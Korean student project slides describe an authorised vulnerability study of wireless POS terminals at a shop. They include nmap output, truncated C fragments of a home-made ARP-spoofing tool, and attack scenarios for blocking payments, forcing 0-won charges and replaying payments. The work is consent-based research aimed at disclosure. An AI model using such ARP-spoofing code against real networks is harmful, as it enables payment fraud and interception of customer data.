CCIT
CULTURE CONTENTS &
INFORMATION TECHNOLOGY

무선 네트워크 환경의 POS기 취약점 분석

정보보호학과

아이스크림 가게

김종식 염정현 조재현 최예지

INDEX

1 프로젝트 개요

1. 프로젝트 소개
2. 목표
3. WBS

2 수행 과정

1. 준비
2. 진행
3. 결과

3 산출물

1. 논문
2. 발표
3. 취약점 제보

1

프로젝트 개요

1. 프로젝트 소개
2. 목표
3. WBS

1. 프로젝트 소개 - 팀원

김종식

취약점 분석
패킷 분석

염정현

패스워드 패턴 조사
패킷 분석

조재현

POC 코드 작성
취약점 분석

최예지


3사 공유기 조사
패스워드 패턴 조사

1. 프로젝트 소개 - 배경

실생활 속 보안 위협 발견
이를 해결하고자 주제 선정

1. 무인 점포 이용

2. 노출된 공유기 및 포스기 발견




3. 보안 위협 존재 판단

```
int arp_spoof(char *dev, Mac *mymac, Mac *tar_ma
    struct packet sendpacket;
    int res1=-1;
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t* handle2 = pcap_open_live(dev, BUFSIZ
    if (handle2 == nullptr) {
        fprintf(stderr, "couldn't open device %s
        return -1;
    }
    if(res1==-1){
        memcpy(&sendpacket.etherh.dstmac, &tar_m
        memcpy(&sendpacket.etherh.srcmac, &mymac
        sendpacket.etherh.type=ETYPE_ARP;sendpac
        memcpy(&sendpacket.arph.senmac, &mymac[0
        memcpy(&sendpacket.arph.senip, &TarIP, s
        memcpy(&sendpacket.arph.tarmac, &tar_mac
        memcpy(&sendpacket.arph.tarip, &SenIP, s
        while(1){
```

결제 정보 노출, 결제 우회 등


무선 네트워크를 사용하는 POS기에 대한 다양한 위협을 찾아 분석/제보

+ 공유기 초기 패스워드 보안 수준 분석 및 강화





1. 프로젝트 소개 - 도구

협업




분석






개발



3. WBS


9월
10월
11월
12월
준비
진행
결과
점포 허가
시나리오 작성
취약점 분석
POC 개발
POC
논문 작성, 취약점 제보
논문 Accepted
정보보호학회 발표
최종 발표


2

수행 과정

1. 준비
2. 진행
3. 결과

1. 준비 - 점포 허가

일방적인 분석행위는 불법 행위이기 때문에
점포 주인에게 허가 요청 > 사전 동의서



사전 동의서

중부대학교 정보보호학과 재학생들(김종식, 염정현, 조재현, 최예지)은 비대면 서비스 해커톤 대회 및 KISA에 참여합니다. 이것에 관해 아이스크림 가게 사장님은 해당 점포 무인계산대의 패킷 정보 수집 및 네트워크 테스트를 하는 것에 대해 동의합니다.

이로 인한 금전적 피해 발생 시
책임은 중부대학교 재학생들에게 있음.

(동의함 ☑ 동의하지않음 □)
업체명 : 아이스가 강촌프라자점
2020 년 10 월 19 일
성명 최예지
성명 염정현
성명 김종식
성명 조재현
성명 이경훈

중부대학교 CCIT

2 수행 과정


1. 준비 - 취약점 1차 분석

1. 노출된 공유기로 부터 패스워드 획득

2. 네트워크 스캐닝을 통한 공격 대상 IP 획득

3. ARP Spoofing 공격 툴 개발, 수행

4. 결제 패킷 정보 획득



2 수행 과정

1. 준비 - 취약점 1차 분석

1. 노출된 공유기로 부터 패스워드 획득

2. 네트워크 스캐닝을 통한 공격 대상 IP 획득

3. ARP Spoofing 공격 툴 개발, 수행

4. 결제 패킷 정보 획득

nmap 활용

```
Host is up (0.46s latency).
MAC Address: F4:[redacted]:0A (Unknown)
Nmap scan report for 172.[redacted].60
Host is up (0.0034s latency).
MAC Address: 40:[redacted]:DE (Gifa)
Nmap scan report for 172.[redacted].254
Host is up (0.0042s latency).
MAC Address: B4:[redacted]:3E (Mercury)
Nmap scan report for 172.[redacted].58
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.54 seconds
```

2 수행 과정

1. 준비 - 취약점 1차 분석

1. 노출된 공유기로 부터 패스워드 획득

2. 네트워크 스캐닝을 통한 공격 대상 IP 획득


3. ARP Spoofing 공격 툴 개발, 수행

4. 결제 패킷 정보 획득

```
int main(int argc, char* argv[]){
    if(argc != 4){
        Usage(argv[0]);
        return -1;
    }
    char* dev = argv[1]; //argv[1] = Interface
    uint32_t SenIP = inet_addr(argv[2]); //argv[2] = Sender IP
    uint32_t TarIP = inet_addr(argv[3]); //argv[3] = Target IP
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t* handle = pcap_open_live(dev, BUFSIZ, 1, 1000, errbuf);

    struct etherh etherh;
    struct arph arph;
    struct packet packet;

    //MY_MAC : Helped(http://www.drk.com.ar/code/get-mac-address-in-linux.php)
    struct ifreq ifr;
      int s;
      if ((s = socket(AF_INET, SOCK_STREAM,0)) < 0) {
```



2 수행 과정

1. 준비 - 취약점 1차 분석


1. 노출된 공유기로 부터 패스워드 획득


2. 네트워크 스캐닝을 통한 공격 대상 IP 획득

3. ARP Spoofing 공격 툴 개발, 수행

4. 결제 패킷 정보 획득

민감 정보 평문 전송 발견





1. 결제 방해

ARP 공격 > 포스기 서버와 통신 장애 발생 > 결제 방해 > 점포 손실

2. 결제 금액/구매 수량 변경

ARP Spoofing 공격 > 패킷 변경 > 금액 변경 > 0원 결제 > 공격자 이익

3. 이중 결제 발생


ARP Spoofing 공격 > 패킷 캡쳐 > 패킷 재전송 > 고객 손실

2. 진행

1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹



결제 시도

2. 진행


1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹

직접 제작한 ARP Sender를 통한 실제 공격

```
if(res1==-1){
    memcpy(&sendpacket.etherh.dstmac, &tar_mac[0], MAC_LEN); //Destination MAC
    memcpy(&sendpacket.etherh.srcmac, &mymac[0], MAC_LEN); //Source MAC
    sendpacket.etherh.type=ETYPE_ARP;sendpacket.arph.htype=HTYPE;sendpacket.arph
    memcpy(&sendpacket.arph.senmac, &mymac[0], MAC_LEN); //Sender MAC
    memcpy(&sendpacket.arph.senip, &TarIP, sizeof(TarIP)); //Sender IP
    memcpy(&sendpacket.arph.tarmac, &tar_mac[0], MAC_LEN); //Target MAC
    memcpy(&sendpacket.arph.tarip, &SenIP, sizeof(SenIP)); //Target IP
    int res2 = pcap_sendpacket(handle2,(u_char*)&sendpacket, sizeof(packet));
    if(res2 == -1){
        printf("Infection Packet Send Fail \n");
        pcap_close(handle2);
        return -1;
    }else if(res2==0){
        printf("Infection Packet Send Success \n");
    }
}
```




POS기는 해커를 공유기로 착각, 데이터 전송
해커는 넘어온 정보를 서버에 전송하지 않음.

2. 진행

1. 결제 방해

2. 결제 금액 변경

3. 패스워드 크래킹



